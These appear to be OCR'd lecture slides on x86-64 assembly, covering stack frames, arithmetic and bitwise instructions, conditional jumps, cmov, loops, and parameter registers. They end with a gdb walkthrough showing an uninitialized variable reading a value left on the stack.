






- The **prologue** prepares a new **stack frame**
  - push %rbp
    - Saves the **rbp** from the calling function
  - mov %rsp, %rbp
    - Starts a new frame based at the next unused stack word

- nexti
- nexti
- disassemble adder2
- info registers
- x/12x $esp

- New **stack frame** has size 0
  - $**esp** = $**ebp**
- Top of stack has saved **ebp** and **return pointer**







- The **epilogue** releases the **stack frame** for re-use
  - pop %rbp
    - Restores the previous **rbp** from the calling function
  - ret
    - pops the **return pointer** off the stack and places it into the **rip**

7.3. Additional Arithmetic Instructions

Common Arithmetic Instructions›

Instruction	Translation
`add S, D`	S + D → D
`sub S, D`	D - S → D
`inc D`	D + 1 → D
`dec D`	D - 1 → D
`neg D`	-D → D
`imul S, D`	S × D → D
`idiv S`	`%rax` / S: quotient → `%rax`, remainder → `%rdx`

Bit Shift Instructions

Instruction	Translation	Arithmetic or Logical?
`sal v, D`	D `<<` v → D	arithmetic
`shl v, D`	D `<<` v → D	logical
`sar v, D`	D `>>` v → D	arithmetic
`shr v, D`	D `>>` v → D	logical

- Each shift instruction take two operands, one which is usually a register (denoted by D), and the other which is a shift value (v)

Bitwise Operations

Instruction	Translation
`and S, D`	`S & D → D`
`or S, D`	`S | D → D`
`xor S, D`	`S ^ D → D`
`not D`	`~D → D`

7.3.3. The Load Effective Address Instruction

- Examples, with **eax** = 5, **edx** = 4, and **ecx** = 0x808

Instruction	Translation	Value
`lea 8(%rax), %rax`	8 + `%rax` → `%rax`	13 → `%rax`
`lea (%rax, %rdx), %rax`	`%rax` + `%rdx` → `%rax`	9 → `%rax`
`lea (,%rax,4), %rax`	`%rax` × 4 → `%rax`	20 → `%rax`
`lea -0x8(%rcx), %rax`	`%rcx` - 8 → `%rax`	0x800 → `%rax`
`lea -0x4(%rcx, %rdx, 2), %rax`	`%rcx` + `%rdx` × 2 - 4 → `%rax`	0x80c → `%rax`

Ch 7a

7.4. Conditional Control and Loops

Conditional Control Instructions

- Does a comparison without modifying the destination register
- Only modifies condition code flags

Instruction	Translation
`cmp R1, R2`	Compares R2 with R1 (i.e., evaluates R2 - R1)
`test R1, R2`	Computes R1 & R2

Table 2. Common Condition Code Flags.

Flag	Translation
`ZF`	Is equal to zero (1: yes; 0: no)
`SF`	Is negative (1: yes; 0: no)
`OF`	Overflow has occurred (1:yes; 0: no)
`CF`	Arithmetic carry has occurred (1: yes; 0:no)

Jump Instructions

Table 3. Direct Jump Instructions

Instruction	Description
`jmp L`	Jump to location specified by L
`jmp *addr`	Jump to specified address

Conditional Jump Instructions

Table 4. Conditional Jump Instructions; Synonyms Shown in Parentheses

Signed Comparison	Unsigned Comparison	Description
`je` (`jz`)		jump if equal (==) or jump if zero
`jne` (`jnz`)		jump if not equal (!=)
`js`		jump if negative
`jns`		jump if non-negative
`jg` (`jnle`)	`ja` (`jnbe`)	jump if greater (>)
`jge` (`jnl`)	`jae` (`jnb`)	jump if greater than or equal (>=)
`jl` (`jnge`)	`jb` (`jnae`)	jump if less (<)
`jle` (`jng`)	`jbe` (`jna`)	jump if less than or equal (<=)

Goto

Table 6. Comparison of a C function and its associated goto form.

Regular C version

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) { //if (conditional)
        smallest = y; //then statement
    }
    else {
        smallest = x; //else statement
    }
    return smallest;
}
```

Goto version

```
int getSmallest(int x, int y) {
    int smallest;

    if (x <= y ) { //if (!conditional)
        goto else_statement;
    }
    smallest = y; //then statement
    goto done;

else_statement:
    smallest = x; //else statement

done:
    return smallest;
}
```

if Statements in Assembly

```
int getSmallest(int x, int y) {
    int smallest;
    if ( x > y ) {
        smallest = y;
    }
    else {
        smallest = x;
    }
    return smallest;
}
```

- Prologue and epilogue removed from the assembly code

```
   0x40059a <+4>:   mov    %edi,-0x14(%rbp)
   0x40059d <+7>:   mov    %esi,-0x18(%rbp)
   0x4005a0 <+10>:  mov    -0x14(%rbp),%eax
   0x4005a3 <+13>:  cmp    -0x18(%rbp),%eax
   0x4005a6 <+16>:  jle    0x4005b0 <getSmallest+26>
   0x4005a8 <+18>:  mov    -0x18(%rbp),%eax
   0x4005ae <+24>:  jmp    0x4005b9 <getSmallest+35>
   0x4005b0 <+26>:  mov    -0x14(%rbp),%eax
```

Conditional Move (cmov) Instructions

```
0x4005d7 <+0>:   push   %rbp                #save %rbp
0x4005d8 <+1>:   mov    %rsp,%rbp           #update %rbp
0x4005db <+4>:   mov    %edi,-0x4(%rbp)     #copy x to %rbp-0x4
0x4005de <+7>:   mov    %esi,-0x8(%rbp)     #copy y to %rbp-0x8
0x4005e1 <+10>:  mov    -0x8(%rbp),%eax     #copy y to %eax
0x4005e4 <+13>:  cmp    %eax,-0x4(%rbp)     #compare x and y
0x4005e7 <+16>:  cmovle -0x4(%rbp),%eax     #if (x <=y) copy x to %eax
0x4005eb <+20>:  pop    %rbp                #restore %rbp
0x4005ec <+21>:  retq                       #return %eax
```

Conditional Move (cmov) Instructions

Table 3. The cmov Instructions.

Signed	Unsigned	Description
`cmove` (`cmovz`)		move if equal (==)
`cmovne` (`cmovnz`)		move if not equal (!=)
`cmovs`		move if negative
`cmovns`		move if non-negative
`cmovg` (`cmovnle`)	`cmova` (`cmovnbe`)	move if greater (>)
`cmovge` (`cmovnl`)	`cmovae` (`cmovnb`)	move if greater than or equal (>=)
`cmovl` (`cmovnge`)	`cmovb` (`cmovnae`)	move if less (<)
`cmovle` (`cmovng`)	`cmovbe` (`cmovna`)	move if less than or equal (<=)

7.4.3. Loops in assembly

- Both these C loops compile to the same assembly code

```c
int sumUp(int n) {
    //initialize total and i
    int total = 0;
    int i = 1;

    while (i <= n) {  //while i is less than or equal to n
        total += i;   //add i to total
        i+=1;          //increment i by 1
    }
    return total;
}
```

```c
int sumUp2(int n) {
    int total = 0;              //initialize total to 0
    int i;
    for (i = 1; i <= n; i++) { //initialize i to 1, increment by 1 while i<=n
        total += i;             //updates total by i
    }
    return total;
}
```

Loop in Assembly

```
Dump of assembler code for function sumUp2:
0x400554 <+0>:   push   %rbp                    #save %rbp
0x400555 <+1>:   mov    %rsp,%rbp               #update %rpb (new stack frame)
0x400558 <+4>:   mov    %edi,-0x14(%rbp)        #copy %edi to %rbp-0x14 (n)
0x40055b <+7>:   movl   $0x0,-0x8(%rbp)         #copy 0 to %rbp-0x8 (total)
0x400562 <+14>:  movl   $0x1,-0x4(%rbp)         #copy 1 to %rbp-0x4 (i)
0x400569 <+21>:  jmp    0x400575 <sumUp2+33>    #goto <sumUp2+33>
0x40056b <+23>:  mov    -0x4(%rbp),%eax         #copy i to %eax [loop]
0x40056e <+26>:  add    %eax,-0x8(%rbp)         #add i to total (total+=i)
0x400571 <+29>:  addl   $0x1,-0x4(%rbp)         #add 1 to i (i++)
0x400575 <+33>:  mov    -0x4(%rbp),%eax         #copy i to %eax [start]
0x400578 <+36>:  cmp    -0x14(%rbp),%eax        #compare i with n
0x40057b <+39>:  jle    0x40056b <sumUp2+23>    #if (i <= n) goto loop
0x40057d <+41>:  mov    -0x8(%rbp),%eax         #copy total to %eax
0x400580 <+44>:  pop    %rbp                    #prepare to leave the function
0x400581 <+45>:  retq                           #return total
```

7.5. Functions in Assembly

Common Function Management Instructions

Instruction	Translation

`leaveq`	Prepares the stack for leaving a function.
	Equivalent to:
	`mov %rbp, %rsp`
	`pop %rbp`

`callq addr <fname>`	Switches active frame to callee function.
	Equivalent to:
	`push %rip`
	`mov addr, %rip`

`retq`	Restores active frame to caller function. Equivalent to: `pop %rip`

7.5.1. Function Parameters

Unlike IA32, function parameters are typically preloaded into registers prior to a function call. Table 2 lists the parameters to a function and the register (if any) that they are loaded into prior to a function call.


Table 2. Locations of Function Parameters.

Parameter	Location
Parameter 1	%rdi
Parameter 2	%rsi
Parameter 3	%rdx
Parameter 4	%rcx
Parameter 5	%r8
Parameter 6	%r9
Parameter 7+	on call stack

Demo: adder


- wget https://samsclass.info/COMSC-142/proj/adder.c
- gcc -o adder_64 adder.c
- cat adder.c


  Note the uninitialized variable a in adder()
- ./adder_64
  - Prints out 42



Demo: adder

- gdb -q adder_64
- break * assign
- break* adder
- set style enabled off
- run
- disassemble assign
- print $rsp
- print $rbp
- x/16x $rbp - 0x30





Demo: adder

- nexti 4
- disassemble assign
- print $rsp
- print $rbp
- x/16x $rbp - 0x30

  - *Notice the **0x28** written to the stack (decimal 40)*

Demo: adder

- continue
- disassemble adder
- print $rsp
- print $rbp
- x/16x $rbp - 0x30

  - *Notice the **0x28** left over on the stack*

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 —...
(gdb) disassemble adder
Dump of assembler code for function adder:
=> 0x0000555555555149 <+0>:     push   %rbp
   0x000055555555514a <+1>:     mov    %rsp,%rbp
   0x000055555555514d <+4>:     mov    -0x4(%rbp),%eax
   0x0000555555555150 <+7>:     add    $0x2,%eax
   0x0000555555555153 <+10>:    pop    %rbp
   0x0000555555555154 <+11>:    ret
End of assembler dump.
(gdb) print $rsp
$8 = (void *) 0x7fffffffe368
(gdb) print $rbp
$9 = (void *) 0x7fffffffe380
```

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 76×6
(gdb) x/16x $rbp - 0x30
0x7fffffffe350: 0x00000000      0x00000000      0x00000000      0x00000028
0x7fffffffe360: 0xffffe380      0x00007fff      0x55555167      0x00005555
0x7fffffffe370: 0x00000000      0x00000000      0xf7ffdad0      0x00007fff
0x7fffffffe380: 0x00000001      0x00000000      0xf7e0224a      0x00007fff
(gdb)
```

Demo: adder

- nexti 4
